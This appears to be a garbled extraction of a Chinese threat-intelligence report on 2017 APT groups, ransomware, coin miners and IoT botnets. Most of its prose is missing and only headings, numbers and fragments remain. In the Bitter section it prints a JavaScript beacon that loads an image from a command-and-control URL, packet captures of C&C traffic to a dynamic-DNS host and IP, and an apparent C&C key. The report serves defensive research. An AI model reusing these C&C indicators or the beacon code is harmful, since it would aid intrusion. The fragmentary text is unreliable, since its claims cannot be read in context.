
CVE-2018-0802

4.1.3.2

专

1.

wp-sig



121

2

DWN

```
POST /medal/adfsdsqw.php HTTP/1.1 200 OK
Host: medzone71.com
Connection: keep-alive
Content-Type: application/javascript
Content-Length: 6

<script>
  document.write("<img alt='Bitter' src='http://www.medzone71.com/medal/adfsdsqw.php' />");
</script>
```

122

3

2.

Bitter

1

C&C

5608 2635.684332	192.168.175.1	239.255.255.250	SSDP	143 M-SEARCH * HTTP/1.1
5609 2636.073049	192.168.175.128	89.42.212.162	TCP	62 [TCP Retransmission] 4344 → 9246 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
5610 2637.104167	192.168.175.128	192.168.175.2	DNS	88 Standard query 0xe768 A microupdatesolution.ddns.net
5611 2637.127360	192.168.175.2	192.168.175.128	DNS	104 Standard query response 0xe768 A microupdatesolution.ddns.net A 89.42.212.162

123

4

2

C&C

[illegible]

5

1

192.168.68.131	202.106.0.26	DNS	88 Yes	Standard query 0x4811 A microupdatesolution.ddns.net	
202.106.0.26	192.168.68.131	DNS	104 Yes	Standard query response 0x4811 A microupdatesolution.ddns.net 4.89s	
192.168.68.131	192.168.68.131	TCP	66 Yes	4186 → 9246 [SYN, Seq=1064408888 Win=64240 Len=0] Win=0	
192.168.68.131	192.168.68.131	TCP	58 Yes	9246 → 4186 [SYN, Seq=192255617 Ack=1064408888 Win=64240 Len=0] Win=0	
192.168.68.131	89.42.212.162	TCP	54 Yes	4186 → 9246 [ACK] Seq=1064408888 Ack=242555617 Win=64240 Len=0	
192.168.68.131	89.42.212.162	TCP	65 Yes	9246 → 4186 [PSH, ACK] Seq=242555617 Ack=1064408888 Win=64240 Len=0	
192.168.68.131	89.42.212.162	TCP	1514 Yes	4186 → 9246 [ACK] Seq=1064408888 Ack=242555628 Win=64229 Len=0	

6

C&C

```

0000  00 50 56 27 83 e2 00 50 56 e9 39 7c 08 00 45 00  .PV'...P V.9|..E
0010  00 33 e3 bb 00 00 80 06 24 11 59 2a d4 a2 c0 a8  .3.....$.Y*...
0020  44 83 24 1e 10 5a 0e 75 1a e1 3f 71 94 11 50 18  D.$..Z.u ??q..P
0030  fa f0 20 02 00 00 72 63 71 44 41 0b 00 d2 0b 00  .. ...rc qDA...
0040  00

```

7

0x0BD2

0x0BD2

5

C&C



127

8

Bitter C&C

k%fs90*tp3!2Y

00000000	72 63 71 44 41 D2 0B 00	00 00 00 00 00 00 00 00	rcqDA0
00000010	6B 25 66 73 39 30 2A 74	70 33 21 32 59 00 00 00	k%fs90*tp3!2Y
00000020	19 46 17 37 78 E2 21 74	70 33 21 32 59 6B 25 66	F 7xâ!tp3!2Yk%f

128

9

Bitter

\x19\x46\x17\x37\x78\xE2\x21

Data (1460 bytes)

0030	fa e5 49 1c 00 00	19 46 17 37 78 e2 21 74 70 33	..I...F .7x.!tp3
0040	21 32 59 6b 25 66 73 39	30 2a 74 70 33 21 32 59	!2Yk%fs9 0*tp3!2Y
0050	6b 25 66 73 39 30 2a 74	70 33 21 32 59 6b 25 66	k%fs90*t p3!2Yk%f
0060	73 39 30 2a 74 70 33 21	32 59 6b 25 66 73 39 30	s90*tp3! 2Yk%fs90

129

10

3R&y%)k!op0w* 5*dt37bz0\$KeR

5 Bitter

17

3000	
3001	
3002	
3004 3015 3021 3025	
3005	
3006	
3007	
3009	
3012	
3013	

4.1.4 Lazarus


Lazarus

DDoS

Bluenoroff

Bluenoroff


ANDARIEL



131 Lazarus

2

Lazarus Group



132 Lazarus

3

4.1.5 APT -

2016

“

Hedwig

”

“

”


“ APT ”

2017

Loader

CVE-

2017-0199 CVE-2017-8759 CVE-2017-11882 2017



APT

2007

windows

IOS

2017

Today

- | | | | |
|----|----------------------|-------------------------|----------------|
| 1 | Microsoft Office EPS | Encapsulated PostScript | CVE-2017-0262 |
| 2 | Microsoft Windows | | CVE-2017-0263 |
| 3. | Flash | | CVE-2017-11292 |

2017

- ```
1 twitter HAMMERTOSS
2 HAMMERTOSS github twitter
```

PowerShell



### 4.2.3 Turla

Turla APT

Snake

Uroboros

8

2017

Microsoft Office EPS

CVE-2017-0261

### 4.2.4 FIN7

FIN7

Anunak

Carbanak

2017

FIN7

FIN 7

OLE

Word

LNK

“

”

2017

5

Carbanak Gang

FIN7

Windows

Shim

SEC

2017

6

FIN7

### 4.2.5 Donot

Donot

2017

yty

EHDevel

Donot Team

EHDevel

### 4.2.6 Group123

Group 123

0day

0day

flash

CVE-2018-4878

2017

6

HWP

1

HWP

EPS

CVE-2013-0808

shellcode

ROKRAT

2

Hancom

Hangul

3

CVE-2017-0199

### 4.2.7 Dark Caracal

Dark Caracal

GDGS

21

GB

Android

60%



Dark Caracal 90 IOC 26 11  
 Android 60 C&C IP  
 Android Facebook WhatsApp  
 WhatsApp Signal Tor  
 Pallas  
 Dark Caracal CrossRAT  
 Android Pallas  
<http://secureandroid.info/>

## 4.2.8 MuddyWater

“ ” MuddyWater APT 2017  
 MuddyWater APT  
 VBS powershell powershell  
 C&C  
 MuddyWater APT 2017 APT  
 APT js powershell


## 4.2.9 DarkHotel

Darkhotel 2014 11

2017

“ Inexsmar ”  
 0-day

—2016 9 ” KONNI “



1

2017

## 5.1



2017

5

WannaCry

“ ”



134 2017

WannaCry

2017


Globelmposter

2017

RDP

sql server


Locky Cerber



135 2017


2017

“ ”




136 2017

-




137



138

“ ”





141

## 5.2

2017

Locky Cerber

WannaCry NotPetya Badrabbitt

MS17-010

RDP

"NLBrute" RDP

windows

IoT

sambacry

linux

mac

android

### 5.2.1

1.

2017

exploit kit

GrandCrab

Dash

GandCrab

RIG EK

GrandSoft EK

Bitcoin

BTC

GandCrab

.GDCB  
GDCB-DECRYPT.txt

GandCrab  
GDCB-DECRYPT.txt

Tor

2.

WannaCry Petya

## 5.2.2

“ BadRabbit ”

Flash Player

MBR

EternalRomance

Petya

BadRabbit

SMB

## 5.2.3

2017

## 1. GlobelImposter

“ GlobelImposter ”

2017

PC

Read\_ME.html

Read\_ME.html

“ GlobeImposter ”

2017

GlobeImposter

RDP SSH

SMB

Struts2

## 2. Locky

lukitus

,

2017

Locky

fax[

].js

Locky

Locky

URL [

]/checkupdate

[

]/imageload.cgi

## 5.3

2017

PC

Windows

Linux

Mac

Android



### 5.3.1

#### 1. U

2017 “ ” CVE-2017-8464

U

#### 2. WannaMiner

2017 WannaMiner “ ”

WannaMiner

#### 3. Mykings

WannaMiner 2017

Mykings

142 Mikings

#### 4. WebLogic

2017 10

WebLogic

WebLogic

CVE-2017-3248 CVE-2017-10271 CVE-2017-

3506 CVE-2017-10352

#### 5. PHP Weathermap

Linux

PHP Network Weathermap

CVE-2013-

2 chmod  
3

### 5.3.2 Web

2017 9 Coinhive Coinhive JavaScript

“ ”

Coinhive DeepMiner Crypto-Loot CoinImp  
JSEcoin Minr ProjectPoi Papoto CoinNebula AFMiner Coinerra Coinhive

JS


2017

### 5.3.3

2017 Android  
JavaScript JavaScript  
JavaScript

### 5.3.4 IoT

2017 Mirai IoT



IoT



IoT  
IoT

Mirai Hajime IoTroop

IoT


2017

IoT  
2017 IoT


IoT

## 6.1 IoT

IoT




143 IoT



144 IoT



IoT



145 IoT

IoT

IoT

146 IoT

2017

